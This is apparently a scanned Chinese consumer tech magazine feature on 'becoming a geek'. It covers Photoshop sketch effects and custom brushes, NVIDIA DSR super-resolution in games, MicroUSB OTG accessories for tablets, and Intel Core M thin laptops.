
接下来在复制的新图层“背景 副本”中进行操作，点击菜单命令“图像→调整→去色”，将本层图像转换成黑白图。同上方法将这个黑白图层再复制两次，分别得到“背景副本2”和“背景副本3”图层（图2）。

选择“背景副本3”图层，点击菜单命令“图像→调整→反相”，得到一个负面感觉的图像。然后在图层面板上，将图层的模式设置为“颜色减淡”。这时会发现画面一片空白，不用担心，继续在这一图层上执行“滤镜→模糊→高斯模糊”菜单命令，模糊半径设置为10像素左右，可以根据实际效果进行调整，初步效果就完成了（图3）。如果想要调整画面中的阴影细节，可通过“减淡工具”或“加深工具”来涂抹微调。

接下来将“背景副本2”的图层模式设置为“颜色”，将“背景副本”的图层模式设置为“变暗”，并调整它的图层透明度在70左右（视具体效果而定）。至此一个素描效果的“画”就完成啦（图4）。


3

• 《暮光之城》女主角Kristen Stewart




• 转换黑白图层并复制多个图层

2



• 初步素描效果



万能笔刷随意手工绘画

如果对上面的素描效果还不满意,接下来可进一步打造,添加真实手工绘制的效果。网上有很多热心的网友,将自己手绘效果的人或物的元素制作成“笔刷”,如人物的头发、五官、衣装饰品,以及云彩、花卉、风雨等景物,在Photoshop中可以直接调用,然后你就可以简单选择这些笔刷随手进行“画画”了。

在百度中以“Photoshop笔刷”之类的关键词搜索,可以找到很多相关的资源,这类资源一般以压缩包的形式提供,解压后会发现其中是一些扩展名为abr的文件。将这些abr文件直接复制到Photoshop安装目录“Photoshop\Presets\Brushes”文件夹下即可。

接下来,启动Photoshop,点击菜单命令“编辑→预设管理”,在打开的预设管理器窗口中可以看到内置的笔刷很少。点击管理器右上方的黑三角按钮,从弹出的列表中即可看到刚刚复制的笔刷了,选择之后,又会弹出对话框,询问是替代原来的笔刷,还是追加到原笔刷的后面,一般来说选择“追加”即可(图5)。最后点击“完成”返回。


笔刷的使用非常简单。新建或者打开一个已有图像,选择画笔工具(快捷键为B),在上方的工具栏中点击笔刷按钮,从弹出的笔刷库中选中相应笔刷(图6),这里我选择的是一个中国龙笔刷,然后在画面中适当的位置点击一下鼠标,一条手工绘制效果的龙就完成了(图7)。如果嫌笔刷太小,可以在英文输入的状态下,按“]”键无限放大(“[”为缩小笔刷)。

更复杂一点的操作,可以通过笔刷元素进行组装,比如头发、五官、衣饰等元素,组合成一个人物,那就更有画画的成就感啦。虽然这对操作者来说要求更高一些,但毕竟不需要亲手绘制,一般人只要有耐心,还是可以完成的。

4




• 素描效果



• 给Photoshop添加自定义的笔刷

5



• 运用笔刷可以快速“绘画”

6

小技巧

Photoshop最实用的快捷键

- Ctrl+O: 打开已有的图像
- Ctrl+Alt+Z: 还原两步以上操作
- Ctrl+Shift+Z: 重做两步以上操作
- Ctrl+T: 自由变换
- Ctrl+J: 通过拷贝建立一个图层
- Ctrl+D: 取消选择
- Ctrl+Shift+I: 反向选择
- Ctrl++: 放大视图
- Ctrl+-: 缩小视图
- Ctrl+0: 满画布显示



• 运用笔刷绘制的中国龙

7

人人均能变“极客”

让手边的设备极致起来

尖端时尚

行走在DIY潮流前线

PC一直是尖端技术最先试水的平台，PC也是目前IT产品高度集成化之后仅存DIY的领域。在这里我们可以领略最新最尖端的技术，也可以打造最具“逼格”的使用体验。


打造“视网膜屏幕”

聚焦NVIDIA 新技术DSR

智能手机iPhone 4开始使用Retina Display“视网膜屏幕”，苹果在一块3.5英寸的小屏幕上实现了960×640的物理分辨率，每英寸像素数(PPI)高达326，在最新的iPhone 6 Plus上这一数值更达到401。与现在的手机比起来，我们的显示器实在是太落后了，有没有办法实现类似手机上那样的像素密度？NVIDIA的新技术没准可以帮到你。



• iPhone 3GS的PPI为160, 像素点肉眼清晰可见



• iPhone 4的PPI升为326, 清晰度的提升显而易见



• 一些手机的分辨率已经达到2K级别

• 对比手机来说目前
1920×1080的显示器
已经十分落伍了

PPI与游戏锯齿

可能有人对目前手机过高的分辨率嗤之以鼻,对于手机来说,过高的分辨率肉眼根本无法识别,还会徒增屏幕的电量消耗,得不偿失。但对于电脑显示器来说就完全是另外的情况,以台式机为例,目前主流的尺寸是24或27英寸,主流分辨率依然是1920×1080。对比目前一些手机已经达到的2560×1440来讲实

在过于落后了,肉眼很容易就能分辨出显示器屏幕上的像素点。

另外,自从3D游戏诞生的那一天起,3D游戏内容的锯齿就在不断困扰着玩家,如何减少锯齿也是游戏引擎与显卡不断前进的重要动力之一。但不少游戏的抗锯齿技术(xxAA)并不是很给力,效果不好而且效率低下,徒增了显卡压力却没有收到应有的效果。

GTX 900和DSR

有需求就会有产品,NVIDIA在2014年下半年不仅带来最新的Maxwell架构下的GTX 900系列显卡,也带来了DSR(动态超级分辨率)技术。DSR技术简单地说,就是用更高的分辨率渲染游戏,然后把画面呈现至显示器的原生分辨率,在任意屏幕上为玩家提供更高分辨率,间接提高画质。

这样做有什么意义呢?如果我们能够提升显示器物理分辨率达到一个很高的数值,那么画面


中的锯齿就将荡然无存。举例来讲,3D游戏中的草木是锯齿最为明显的部分,而且一般的MSAA和FXAA只专攻于人物建模,对于大量树木和草丛根本无能为力。如果按照像素点来分析,草丛之所以会出现这样的问题是因为1920×1080分辨率下多边形缺少细节,根本没有足够数量的像素点来处理这些复杂的草丛。如果有足够的像素点,抗锯齿所需的细节问题理应迎刃而解。

DSR技术其实就是将输出分辨率直接在水平和垂直两方面均最多拉升两倍,如果我们的显示器是1920×1080,那么最高能够实现的效果就是3840×2160这样的标准4K分辨率。总共画面呈现的像素点提升了四倍,其余分辨率以此类推。如果你的显示器已经达到2560×1440,那么最终输出的会达到5120×2880这样“恐怖”的分辨率。在我们的屏幕上呈现四倍细腻的实际画面,一切锯齿都荡然无存。




人人均能变“极客”

让手边的设备极致起来



• NVIDIA全新Maxwell 架构的GTX 980显卡

TechPowerUp GPU-Z 0.7.9	
Graphics Card	
Sensors Validation	
Name	NVIDIA GeForce GTX 730
GPU	GK104 Revision A2
Technology	28 nm Die Size 294 mm²
Release Date	May 30, 2013 Transistors 3540M
BIOS Version	80 04 C3 00 5F (P2005-0000)
Device ID	10DE-1184 Subvendor Gigabyte (1458)
RDPs/TMUs	32 / 128 Bus Interface PCI-E 2.0 x16 @ x16 2.0
Shaders	1536 Unified DirectX Support 11.0 / SM5.0
Pixel Fillrate	33.5 GPixel/s Texture Fillrate 133.9 GTexel/s
Memory Type	GDDR5 (Samsung) Bus Width 256 bit
Memory Size	2048 MB Bandwidth 224.4 GB/s
Driver Version	nvidia318.13.4448 (ForceWare 344.48) / Win7 64
GPU Clock	1045 MHz Memory 1753 MHz Boost 1085 MHz
Default Clock	1045 MHz Memory 1753 MHz Boost 1085 MHz



• 使用最新的GeForce 344.48 WHQL, 就算7系显卡也能开启DSR

• 游戏中的抗锯齿技术对于草木边缘没有什么作用

• 像手机那样实现超高分辨率就能从根本上杜绝锯齿

• 在显卡驱动程序面板中可以自由调整缩放倍数




显卡支持与开启方法

最早支持DSR技术的驱动是GeForce 344.11 WHQL, 不过当时只有使用最新的Maxwell 架构的GTX 900系列才能够开启DSR技术。GTX 700以下的用户如果想用DSR, 需要破解驱动程序的inf文件。不过从GeForce 344.48 WHQL开始, NVIDIA完全放开了硬性限制, 几乎所有Kepler和Fermi架构的显卡都能开启这一功能。

一些对DSR支持较好的游戏, 我们可以直接进入GeForce Experience找到对应游戏, 点击修改设置即可更改分辨率。就算一些不支持高分辨率的老游戏也同样有办法, 进入NVIDIA 控制面板, 把DSR缩放系数选择为自己想要的数值, 然后选择游戏中相应的分辨率。这个比值有2、2.25、3、4等多个倍数, 最高的4倍就是将水平和垂直分辨率均提高2倍, 最终实现2×2的4倍效果的。



• 通过GeDoSaTo升级为1920×1080分辨率的《FF13》



• GeDoSaTo的操控界面对于新手十分不易操作




• 对于《魔兽世界》和《暗黑破坏神》这类支持良好的游戏在GeForce Experience中改一项数值即可



• 通过DSR提升四倍后无需任何抗锯齿，在显示器上依然效果完美

小结 比起GeDoSaTo, NVIDIA的DSR技术毫无疑问更为成熟有效。除了热门游戏之外笔者还测试了一些其他游戏, 总体表现都很良好, 甚至连《反恐精英1.6》这样的古董老游戏也可以顺利开启DSR功能。至于显卡方面的压力其实完全不必过分担心, 因为我们开启各式抗锯齿技术xxAA本身也是需要消耗GPU和显存的, 直接开启DSR关闭抗锯齿, 并不会比原本的游戏方式浪费多少资源。值得注意的是所需的全屏幕问题和鼠标DPI倍增问题, 这两个问题确实直接影响了玩家的游戏体验, 需要一定的适应时间。

• 开启前后的《FIFA 15》, 人物轮廓的对比非常明显



开启DSR后抗锯齿的取舍

其实在DSR出现之前, 已经有了类似的程序实现近似的效果。在FF13(最终幻想13)PC版推出时, 由于PC不支持修改分辨率在玩家当中哀鸿遍野。不少玩家将目光转向GeDoSaTo, 这是一款能够强制修改游戏程序包括分辨率在内很多数值的特殊程序。PC版FF13原生分辨率仅为1280×720, 通过这款软件能够将其修改成我们希望的分辨率。不过随之而来的问题就是GeDoSaTo的界面过于不友好, 新手难以操控, 而且通过GeDoSaTo修改后显卡的压力成数倍上升, 实在不是长久之计。

DSR是否也会出现同样的问题呢?

就拿比较大众的网络游戏《魔兽世界》来试一试。通过设置我们可以轻松开启DSR功能, 开启后能够非常强力地解决游戏内画面锯齿的问题。不过也存在一些问题, 首先是只有将游戏设置为全屏幕开启DSR才有效, 窗口模式虽然也可以设置4倍分辨率但实际并没有效果; 其次开启DSR时需要关闭游戏内部的垂直同步功能, 如果开启会产生不同程度的卡顿; 鼠标的移动速度会很成问题, 我们必须调高鼠标的DPI以跟上分辨率的倍增。另外开启DSR后, 游戏内部的FXAA和CMAA等等抗锯齿功能基本就没有什么效果了, 完全可以不开。

移动设备也“极客”

与台式PC相比，手机、平板、笔记本等移动设备才是与我们形影不离的“装备”。因此，能否让这些移动设备尽显“极客”，才是我们在朋友面前彰显“手腕儿”的舞台。

别看不起唯一的 MicroUSB接口

平板电脑热销的秘诀就是极致纤薄的身材，但“骨感”机身的后遗症，则是扩展性能的缺失：绝大多数平板电脑都仅配备了一个MicroUSB接口。因此，能否挖掘这个MicroUSB接口的潜力和玩法，就是彰显“极客”的手段了。

最最基础的OTG功能

MicroUSB接口是非iOS系统的智能手机和平板电脑的标配，而这个接口最大的潜力就是OTG。这里向大家推荐自带MicroUSB接口并支持OTG功能的USBHub（图1）。此类产品可直接与手机或平板的MicroUSB接口相连（图2），并同时安装U盘、键盘和鼠标，实现“一拖多”的效果。

支持OTG功能的USBHub大都提供了3~5个USB接口，理论上可同时接驳多款键鼠或移动硬盘。但仅仅依靠移动设备USB接口所提供的电力可能不足以驱动如此之多的外设。因此，如果你经常使用移动硬盘，建议选择自带外置电源功能的USBHub（图3），通过外接电源给耗电较大的设备辅助供电。

• iPhone通过转接头，也可以兼容绝大多数USBHub实现OTG功能



2


• 哪怕是笔记本的USB接口都无法同时驱动太多存储外设，对平板或手机一类的产品而言，能外挂电源的USBHub自是必不可少



• 带MicroUSB接口的USBHub

1

3



• 此类USBHub的USB接口只能向外供电，无法给与其相连的移动设备充电

4



• 此类USBHub的外挂电源只能给与其连接的键鼠、移动硬盘等外设供电，同样无法给移动设备充电

小提示

如果你怕麻烦，建议选择同时提供MicroUSB以及独立供电接口的平板电脑，这样就不必担心OTG与充电的冲突了。当然，我们可以通过蓝牙键鼠以及无线存储设备绕开OTG与平板相连，但此类外设的成本却并非所有消费者都可承受的。

火速链接 几乎所有Android平板的MicroUSB接口都支持OTG功能，但在Android手机中OTG功能还未普及。所以在购买OTG线之前，请先确认自己的手机是否支持该功能。

OTG与充电间的“矛盾”

正如前文所说，绝大多数平板电脑仅提供了一个MicroUSB，而这个接口不仅要用于连接电脑、OTG等数据传输功能，还需要承担充电的重任，而这也就成为了很多Windows 8.1平板的噩梦。

与Android平板不同，Windows 8.1系统在没有键盘鼠标时操作极为蹩脚，而很多千元以内的Windows 8.1平板仅内置16GB或32GB存储空间，只能将影音文件或游戏安装在U盘/移动硬盘中，通过OTG功能供平板电脑读取。换句话说，要想玩转Windows 8.1平板，必须要通过OTG连接键鼠和存储外设。

对只有一个MicroUSB接口的Windows 8.1平板来说，在使

用OTG功能的同时如何充电？反之，此类平板在充电时又如何连接键鼠和移动硬盘？可能有人会说，用USBHub与平板相连，引出一个USB线连接平板充电器（图4）；或购买自带供电的USBHub（图5），用它的充电线与平板充电器相连不就结了？

很遗憾，MicroUSB共有5条引线（针脚），其中2条用于电源，2条用于传输数据，剩下的一条用来检测OTG功能。当检测到OTG正在使用时，手机就会“向外供电”并读取外部数据，此时自然无法充电。那么，如何才能让只有一个MicroUSB接口的Windows 8.1平板，在使用OTG功能的同时还能实现为自身充电呢？

MHL功能的手机和平板仅限中高端产品。当然,如果你的手机或平板没有HDMI, MicroUSB接口也不支持MHL,也能使用DLNA、Miracast等无线显示技术,将移动设备的画面输出到大尺寸的显示设备上。

将MicroUSB打造为读卡器

很多早期的DC、单反并不支持Wi-Fi功能,想将拍摄的照片与好友分享,需要先将照片导入PC→传到手机,再分享朋友圈,实际上,只要你的移动设备支持OTG功能,那就可直接使用OTG读卡器(图10),绕过PC直接在手机端读取SD、CF卡中的照片。

用MicroUSB连接有线网

如果你家里没有无线网,或经常入驻没有Wi-Fi的酒店,那就不妨购买一款MicroUSB转有线(RJ45)的转换器(图11)。以Android平板为例,进入以太网设置,选择DHCP动态获取后就会自动搜索IP地址并连接网络了。Windows平板则需要安装相应的驱动程序。

可以正反插的MicroUSB线

很多人都在羡慕iPhone专用Lightning数据线可“正反插”的特性,如今Android手机/平板专用的MicroUSB双面数据线也被深圳某厂商研发出来了(图12)。这种数据线内藏有一颗自动翻转正负极性的自适应IC,可不分正反面地插入手机/平板的MicroUSB接口工作。



酷睿M“闹革命”

在很多玩家心中,素以纤薄见长的超极本/超薄本的身材不够“性感”,而Windows 8.1平板的性能和续航能力还是差了一点。没关系,有了英特尔最新酷睿M处理器的帮助,这两类产品都将变得更完美,让使用者更显“逼格”。



• 标准一整套酷睿M平台,其大小仅和iPhone 5C相似


塑造真正的“刀锋战士”

在14nm领先工艺的帮助下,英特尔酷睿M处理器将TDP控制到4.5W,这意味它在全速工作时不再依赖散热风扇,哪怕是“裸奔”的状态也能确保产品稳定工作。没有了散热风扇的负担,让搭载酷睿M设备的内部结构更简单,可让厂商研发出更轻更薄的产品(图1)。以联想Yoga 3 Pro为例,这款13.3英寸的笔记本仅有12.8mm的厚度与1.2kg的重量,较上代YOGA 2 Pro薄了18%、轻了15%。要知道,联想还在YOGA 3 Pro里硬塞入一颗风扇(官方表示加入风扇是为了让用户的温度体验更好)和44Wh的超大电池(图2、图3),如果取消风扇,采用板载内存并适当缩减电池,打造出一款1kg以内的13.3英寸笔记本不是梦。



人人均能变“极客”

让手边的设备极致起来



